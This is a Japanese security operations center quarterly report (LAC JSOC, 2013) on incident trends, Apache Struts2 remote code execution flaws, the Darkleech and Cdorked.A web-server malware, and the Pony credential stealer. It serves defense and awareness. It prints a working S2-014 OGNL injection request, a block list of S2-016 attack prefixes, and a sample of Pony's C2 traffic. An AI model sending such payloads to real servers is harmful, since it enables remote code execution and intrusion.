JSOC INSIGHT

2013 vol.1

////JSOC Analyst's Advisory////

- **Web 改ざん攻撃がより巧妙になり、拡大しています。まずは攻撃手法と対策の正しい理解を！**
- **ミドルウェアが狙われています。セキュリティ対策上の盲点になりがちなので今一度見直しを！**
- **メーラ、FTP クライアント、ブラウザなどに保存されたアカウント情報の抜き取りに注意！**

2013年8月7日

JSOC Analysis Team

LAC

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT

1　はじめに

JSOC（Japan Security Operation Center）とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス（MSS）」や「24+ シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官（セキュリティアナリスト）が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応する必要のある重要なインシデントをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOCのセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやウイルス感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Team

【集計期間】

2013 年 4 月 1 日 ～ 2013 年 6 月 30 日

【対象機器】

本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。

2　JSOC における重要インシデント傾向

2.1　重要インシデントの傾向


JSOC では、IDS/IPS、ファイアウォールで発生したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功や被害が発生している可能性が高いと判断される重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	攻撃成功を確認したインシデント
	Critical	攻撃成功の可能性が高いインシデント、攻撃失敗が確認できないインシデント ウイルス感染を示すインシデント
参考インシデント	Warning	攻撃失敗を確認したインシデント
	Informational	スキャンなど実害を及ぼす攻撃以外の影響の少ないインシデント

以下のグラフは、JSOC における 2013 年 4 月から 2013 年 6 月までの重要インシデント件数の推移と攻撃の種類の内訳を示したものです。

4 月から 6 月の期間において、Emergency インシデントは発生しておりません。Critical インシデントについては、5 月、一時的にインターネットからの攻撃によるインシデント件数が増加しました。（グラフ 1-[1]）



グラフ 1 重要インシデントの検知件数推移（2013 年 4 月～6 月）


2.2　重要インシデントの検知傾向に関する分析

インターネットからの攻撃による Critical インシデントの大多数は Web サーバを狙った攻撃で、その多くは SQL インジェクションやクロスサイトスクリプティングです。（グラフ 2.a - [1]）これらの攻撃はインターネットからの攻撃による Critical インシデントとして常に上位に入るインシデントですが、近年増加したものではなく、攻撃手法にも特別な変化はありません。

増加した Critical インシデントの内訳は、ファイルのアップロードによる改ざんの試みや Joomla!などの Contents Management System（CMS）の脆弱性を悪用した Web ページの改ざん攻撃などです。（グラフ 2.a - [2]）また、Apache Struts2 や Ruby on Rails のようなミドルウェアの脆弱性を悪用した攻撃も増加しています。（グラフ 2.a - [3]）

内部からの Critical インシデントの多くは、社内ネットワークにある PC がウイルスに感染した通信を検知したことによるものです。（グラフ 2.b - [1]）ウイルス感染インシデントの上位については、これまでの検知傾向と比較して大きな順位の変動はありませんでした。

2013 年 4 月から 6 月の新たなインシデント事例として、Darkleech Apache Module ウイルスによるインシデントが挙げられます。Darkleech Apache Module は Web サーバとして広く使われている Apache や Nginx のモジュールとして動作するウイルスで、感染した Web サーバに外部からアクセスするとサーバの応答に不正なサイトへ誘導するコードが埋め込まれます。また、クライアントが Darkleech Apache Module に感染したホストや、改ざんされた Web ページにアクセスしたことによって感染するウイルスである Pony によるインシデントも発生しています。



a. インターネットからのインシデント割合　　**b. 内部 からのインシデント割合**

グラフ 2 送信元別の重要インシデント検知傾向

3　今号のトピックス

3.1　Apache Struts2 の脆弱性について

3.1.1　2013 年に発見された新たな Apache Struts2 の脆弱性と JSOC の強み

2013 年 5 月以降の JSOC の検知状況の特徴として、Java Web アプリケーションフレームワーク Apache Struts2 の脆弱性を悪用した攻撃が増加が挙げられます。また、それに伴って重要インシデントも増加しています。この原因は、2013 年 5 月から 7 月にかけて Apache Struts2 に緊急度の高い脆弱性が複数公開されたためです。

表 2 緊急度の高い脆弱性概要

対象バージョン:	Struts 2.0.0 - Struts 2.3.15
脆弱性を悪用された場合の影響:	特別な HTTP リクエストにより、任意の Java コードが実行され、結果的に任意の OS コマンドや不正なプログラムを実行される
すべての脆弱性の解消バージョン:	Struts 2.3.15.1 (2013/07/21 現在最新)
該当する脆弱性の **Apache Struts Advisory** **および** **共通脆弱性識別子(CVE)**	S2-013 - CVE-2013-1966 S2-014 - CVE-2013-2115, CVE-2013-1966 S2-015 - CVE-2013-2135, CVE-2013-2134 S2-016 - CVE-2013-2251
参考 URL	Apache Struts 2 Documentation http://struts.apache.org/release/2.3.x/docs/s2-013.html http://struts.apache.org/release/2.3.x/docs/s2-014.html http://struts.apache.org/release/2.3.x/docs/s2-015.html http://struts.apache.org/release/2.3.x/docs/s2-016.html


以下は、S2-014 の脆弱性を悪用した攻撃通信の例です。リクエストの冒頭部分に当該脆弱性を悪用する攻撃の特徴となる文字列が見受けられます。

```
GET /?a=1${(%23_memberAccess['allowStaticMethodAccess']=true)(%23context
['xwork.MethodAccessor.denyMethodExecution']=false)(%
23_memberAccess.excludeProperties=@java.util.Collections@EMPTY_SET)(%
23req=@org.apache.struts2.ServletActionContext@getRequest())(%
23rep=@org.apache.struts2.ServletActionContext@getResponse())(%23rep.getWriter%28%
29.println%28new%20java.lang.StringBuilder%28%22~~not_exist_in_html~~%22%29.append%28%
23req.getRealPath%28%22%2F%22%29%29.append%28%22~3.1415621~%22%29.toString%28%29%29,%
23rep.getWriter%28%29.flush())} HTTP/1.1
Accept-Encoding: identity
```

図 1 S2-014 の脆弱性を悪用した攻撃通信の例

表 2 の脆弱性はいずれもリモートから任意の Java コードが実行可能となる危険な脆弱性です。一部の脆弱性については、一時的にセキュリティパッチが提供されていないゼロデイと呼ばれる状態となっていました。また、なかでも 7 月に公開された S2-016 は脆弱性情報の公開翌日から攻撃件数・重要インシデント件数ともに大きく増加しています。このような深刻な状況に対し、JSOC ではお客様に、Apache Struts2 の脆弱性を悪用した攻撃について、二度にわたる注意喚起を行いました。

図 2　ゼロデイの脆弱性を指摘するサイト



グラフ 3　Apache Struts2 の脆弱性を悪用した攻撃件数の推移

7 月 16 日に公開された S2-016 の脆弱性の影響が最も大きく、脆弱性情報の公開翌日には実際の攻撃を多数のお客様で検知しています。さらに翌日の 18 日には攻撃ツールが公開されています。（図 3）また、多数の攻撃を検知した 17 日、18 日には攻撃成功の可能性が高い Critical インシデントも

多数発生しています。




図 3　S2-016 を悪用する攻撃ツールの例

今回、昨年以前に公開された脆弱性(S2-009)を悪用する攻撃について、2012 年以前に検知していたものとは**異なるパターンの攻撃を検知**していました。（図 4）




図 4　「S2-009」脆弱性を狙った攻撃通信の例


このように、「異なるパターンの攻撃検知」に気づけることこそが、他社にはない JSOC の最大の強みです。前述の公開されて間もない脆弱性（S2-016）を悪用した大規模な攻撃の発生と実被害を確認し、国内で最も早く注意喚起を行うことができた理由は、以下の 2 つです。

1) 2012 年頃から Apache Struts2 の脆弱性を悪用した攻撃が増加傾向にあることを認識しており、将来に備え、汎用的に攻撃を検知可能なオリジナルのシグネチャ（JSIG）を用意していた
2) 検知したシグネチャの名称や IP アドレス等だけではなく、実際に検知された通信の内容までをセキュリティアナリストが目視で確認し、影響度を分析している

攻撃の発生を確認した当初、メーカ製や JSIG を含めて正式に本脆弱性に対応したシグネチャは一切用意されていませんでした。しかし、既存の脆弱性を検知する目的で用意されていたメーカ製のシグネチャや、JSIG が新たな脆弱性を悪用した攻撃を検知し、さらにセキュリティアナリストがその通信内容を詳細に分析したからこそ、既存のものとは全く異なる新しい攻撃が発生しているという事実に JSOC だけが気づくことができたのです。

3.1.2　攻撃内容、および攻撃送信元に関する考察

2012 年以前の Apache Struts2 の脆弱性に対する攻撃と同様に、2013 年 5 月以降に検知している攻撃についても、攻撃コードなどの特徴から中国語圏で公開されている情報を元に行われている可能性が高いと推測しています。また、攻撃の送信元についても、中国を中心としたアジア圏が大多数を占めています。



グラフ 4　Apache Struts2 を狙った攻撃の送信元国別割合

攻撃コードや脆弱性に関する情報は、必ずしも悪意を持って公開されているわけでありません。しかしながら、前述の上記の脆弱性「S2-009」に対する攻撃に用いられている攻撃コードなどは、中国におけるセキュリティカンファレンスやインターネット上で善意の技術者が公開した情報・技術資料（図 5 ）が悪意のある攻撃者によって積極的に悪用されていると考えられます。

図 5 中国語圏で公開されている技術資料

また、Web サービスとして、Apache Struts2 に対する攻撃を含む脆弱性スキャンを実施するサイトの存在が確認されています。誰でも自由に任意のサイトにスキャンを実施することが可能であるため、このようなサイトが悪意を持って使用された場合には、大きなリスクとなります。JSOC における一部のお客様では、このようなサイトを悪用されたと考えられる攻撃による被害を確認しています。

このようなサイトは善意のサイトのように見受けられる場合でも、実際には悪用する目的で脆弱性情報が収集されている可能性があります。そのため安易な利用は危険です。

図 6 脆弱性スキャンサイトの例

[対策]

根本的な対策として、当該脆弱性が修正された Apache Struts 2.3.15.1(2013 年 7 月 21 日現在最新)以降のバージョンにアップデートすることを推奨いたします。

冒頭にも述べた通り、Apache Struts2 は Web アプリケーションのフレームワークであるため、バージョンアップによりフレームワーク上で動作している既存の Web アプリケーションに何らかの不具合を引き起こすことが懸念されます。そのため、テストや改修に多くのコストがかかることからバージョンアップが敬遠されがちです。しかしながら、脆弱性を悪用した攻撃が成功した場合には、影響が広範囲にわたります。そのため、可能な限り速やかなアップデートを推奨いたします。

また、アップデートが困難である場合、Web アプリケーションにおいて以下のような回避策の実施を推奨いたします。Apache Struts2 は今回同様、任意の Java コードが実行可能な脆弱性が過去にも複数発見されています。以下の回避策を実施することにより、今回の脆弱性を含め、将来における新たな脆弱性の影響も緩和できる可能性があります。

[回避策]

① Web アプリケーションに対するリクエストにおけるパラメータやメソッドについて、Web アプリケーションが使用しているパラメータ名などを元に、予め許可した文字列や値のみを受け取るように制限する

② 実際の攻撃におけるリクエストは、400 バイト前後のものが多く観測されており、Web アプリケーションで受け取るリクエストの長さを 400 バイト未満で可能な限り短く制限する

③ S2-016 の脆弱性を悪用する攻撃には、以下のプレフィックスが使用されるため、必要がない場合には Web アプリケーションにて以下のプレフィックスを含んだリクエストを制限する

```
"action:"
"redirect:"
"redirectAction:"
```

④ 対応するシグネチャを含む IPS 製品を導入し、攻撃通信を遮断する

3.2 巧妙化する Web ページの改ざんについて

3.2.1 Web ページの改ざん攻撃の変遷について

Web ページの改ざん攻撃は、古くから見られる攻撃でありながら、今もなお続く代表的な脅威の一つです。「LAC Report 2013 SUMMER」でも取り上げましたが、時代の流れと共にその手法は巧妙さを増してきております。本章では様々な改ざん手法や関連するトピックのうち、2013 年 4 月～6 月期に JSOC で実際に検知や確認をした事例にスポットを当てて解説いたします。Web ページの改ざん攻撃の変遷については、「LAC Report 2013 SUMMER」に詳細に解説しておりますので併せてご参照ください。

3.2.2 Darkleech Apache Module / Cdorked.A について

これまでの Web ページの改ざん攻撃は、様々な手法が存在するものの、改ざん後の「コンテンツの設置のされ方」からの観点では、概ね以下の 3 つに大別されるものでした。

1. 改ざん後のコンテンツが独立したファイルとして存在する場合
   例）WebDAV、FrontPage、CMS の脆弱性や設定不備を悪用したアップロード
2. 改ざん後のコンテンツがデータベース内に書き込まれる場合
   例）SQL インジェクション攻撃
3. 改ざん後のコンテンツが既存のファイルの一部に書き込まれる場合
   例）Gumblar 系のウイルスへの感染

上記のような例では、改ざん攻撃により挿入された内容がサーバ上のどこかに実体を持って存在することから、いずれも「静的な改ざん」であったと言えます。しかしながら、2013 年 3 月中旬以降、上記のいずれにも該当しない「動的な改ざん」を行う「Darkleech Apache Module」や「Cdorked.A」に代表される新たなウイルスへの感染事例が相次ぎました。

「Darkleech Apache Module」は、Webサーバとして広く利用されているApacheやNginxのモジュール（追加機能）として動作するウイルスであり、2012年の秋以降に海外のアンチウイルスベンダからその存在が報告されました。

この不正なモジュールが導入されたWebサーバに外部からアクセスすると（図8）、Webサーバは通常のWebページの内容をクライアントに応答する前に、コマンド&コントロールサーバ(C&Cサーバ)に対してHTTPリクエストを送信し、C&Cサーバは暗号化された文字列を応答します。（図9）次に、C&Cサーバからの応答を受けて、Webサーバはクライアントに通常応答する正規のコンテンツ内に不正なサイトへ誘導するiframeタグを挿入して応答します。（図10）感染したWebサーバは、Internet Explorerからアクセスしてきたクライアントに一度だけ不正なコードを挿入して応答する機能があり、従来の静的な改ざ

ん手法に比べ、Webサーバの管理者にとっても、改ざんの事実に気づくことが難しい攻撃手法です。




図7 クライアントが感染サーバにアクセスした際の通信の流れ




図8 クライアントが感染サーバへアクセスする通信（図7①）

図9 感染サーバとコマンド&コントロールサーバの通信（図7②）

図10 感染サーバがクライアントに応答する通信（図7③）


2013年3月頃から、国内のサイトにおいてこのモジュールによる被害事例が広く取り上げられ、JSOCにおいてもオリジナルシグネチャ（JSIG）による重要インシデントの検知事例がありました。このモジュールが導入されるまでの被害シナリオはこれまでのところ明らかになっていませんが、Plesk Panelと呼ばれるサーバ管理ツールの脆弱性が悪用されたとの報告があります。

また、ユーザが誘導される不正なサイトではクライアントソフトウェアのアカウント情報を窃取する機能を持つウイルス（後述のPonyなど）の感染事例が確認されたことから、複数の攻撃手法が悪用されている可能性も考えられます。[1]

「Cdorked.A」は、2013 年 4 月半ば頃に存在が明らかになったウイルスで、Darkleech Apache Module と同様に、一定の条件を満たした場合にのみ正規のコンテンツ内に不正なサイトへ誘導するスクリプトを動的に挿入します。Cdorked.A は、Apache や Nginx"そのもの"に感染、もしくは置き換えられるため、Web サーバの管理者が感染や改ざんの事実に気づきにくいことが特徴です。

JSOC のお客様で Cdorked.A の感染事例は発生しておりません。Cdorked.A に感染するまでの被害シナリオはこれまでのところ明らかになっていませんが、サーバへの侵入経路として cPanel と呼ばれる管理ツールの脆弱性が悪用されたとの報告が見つかっています。

通常の Apache と Cdorked.A に感染したホスト（不正に改変された Apache）上でバージョンを確認するコマンドを実行した結果は以下の通りです。両者は cPanel がインストールされていない環境であるにもかかわらず、感染ホストからは cPanel が稼動しているように偽装する応答を得る(図 11)ことから、感染の対象に cPanel が導入されていることが前提であることを伺わせます。



a. 正規のApache　　b. Cdorked.A の感染ホスト

図11 バージョンを確認するコマンドを実行した結果の違い

また、その他の特徴的な挙動として、クライアントから感染ホストに特定の条件に一致する HTTP リクエストが送信されると、google.com に転送されます。(図 12)

[1] ・おさまらぬ Web 改ざん被害、Apache モジュールの確認を
http://www.atmarkit.co.jp/ait/articles/1303/25/news122.html
・国内外における Web サーバ（Apache）の不正モジュールを使った改ざん被害
http://blog.trendmicro.co.jp/archives/6888

図12 特定のリクエストを送信した場合の応答

また、Cdorked.A はバックドアとしての機能も有しており、特定のリクエストを送信することで、Cdorked.A が稼動しているホストのシェルを奪取可能であり、技術的に非常に洗練されたウイルスです。




図13 バックドア接続を要求するHTTPリクエスト

図14 感染ホストのバックドアに接続した際の応答

Darkleech Apache Module や Cdorked.A は Apache のモジュールや、Web サーバそのものとして動作することから、感染時には管理者権限やそれに準ずる高い権限を持つアカウントで侵入していることが想定され、これらのウイルスに感染した場合は重要なアカウント情報やサーバ内部の情報が漏えいしているものと考えられます。これまでに報告された侵入経路は Plesk Panel や cPanel の脆弱性などが報告されておりますが、今後他の脆弱性が悪用される可能性もあります。サーバの管理者は細心の注意を払う必要があります。

3.2.3 Pony(別名:Fareit)について

Pony は、Darkleech Apache Module の感染ホストや、不正な JavaScript が挿入されたホスト（後述）にアクセスした際に感染事例が報告されているウイルスです。本ウイルスは、感染端末に保存されているアプリケーションのアカウント情報を盗み出すことや、他のウイルスをインストールさせるダウンローダの機能を持ちます。

Pony が窃取するアプリケーションのアカウント情報は、FTP クライアントソフトウェアや、Web ブラウザ、メーラー、SSH クライアントのアカウント情報や証明書、その秘密鍵等です。対象のアプリケーションには「FFFTP」や「Becky!」等も含まれており、日本語の環境のユーザも対象としていることがうかがえます。以下は、Pony がアカウントを狙うソフトウェアの例です。[2]

表 3 Pony がアカウント窃取を行うソフトウェアの例

Opera	WinSCP	FFFTP	Becky!
Outlook	Windows Mail	Windows Live Mail	Putty
WinZip	Firefox	FireFTP	Dreamweaver
Google Chrome	Thunderbird		

Pony には攻撃者が自分の用途に応じてカスタマイズするためのツールキットが広く出回っており、専門的な知識を持たない人であっても容易に悪用可能であることも蔓延している理由の一つであると考えられます。





図 15 Pony をカスタマイズする設定画面

[2] BHEK2 を悪用した国内改ざん事件の続報
https://sect.iij.ad.jp/d/2013/03/225209.html

2013 年 4 月から 6 月、「Blackhole Exploit Kit Version 2」（BHEK2）[3]が仕掛けられた悪意ある不正なサイトへのアクセスを断続的に検知しました。（グラフ 5）



グラフ 5 Blackhole Exploit Kit に誘導されたと思われる通信の検知推移

このようなサイトへ誘導された場合、クライアントの状態によっては、Pony などのマルウェアに感染する可能性があります。Pony は JSOC のオリジナルシグネチャにて検知事例があります。以下は Pony に感染したクライアントから発生する通信です。（図 16）

```
POST /gate.php HTTP/1.0
Host: [redacted]
Accept: */*
Accept-Encoding: identity, *;q=0
Content-Length: 242
Connection: close
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)
```

図 16 Pony による通信内容の例

JSOC での検知事例を元に調査を行ったところ、自身の存在をシステム管理者やウイルス研究者等に発見されにくくするための偽装と推測されるような挙動もいくつか見て取れました。一つは感染クライアントからのアクセス URL(gate.php)に単純にブラウザ等でアクセスしただけでは、404 Not Found というファイルが存在しないことを示すページを返す点です。これは C&C サーバが、クライアントからデータが送られてきているかどうかをチェックし、データが送られてきていない場合はこのような挙動を取るように構成されているためであり、セキュリティベンダや感染被害者による調査行為を欺くための挙動と推測されます。実際には C&C サーバは稼動しており、管理画面(admin.php)にアクセスすると以下のような認証画面が表示される事例もありました。

[3] JSOC 侵入傾向分析レポート Vol.19
http://www.lac.co.jp/security/report/2013/06/14_jsoc_01.html




図 17 C&C サーバの管理ページへのログイン画面

もう一つは、C&C サーバへのアクセスを行う際と同様のリクエストを、マイクロソフト社の検索ポータルである bing、米国大手オークションサイトである ebay に対しても行っている事例も見受けられ、アクセスログ解析に対する隠れ蓑として一般のサイトを利用しているものと推測されます。このように、近年のウイルスは可能な限り気づかれないようにする挙動が見られるため、被害の調査を行う場合は細心の注意が必要です。

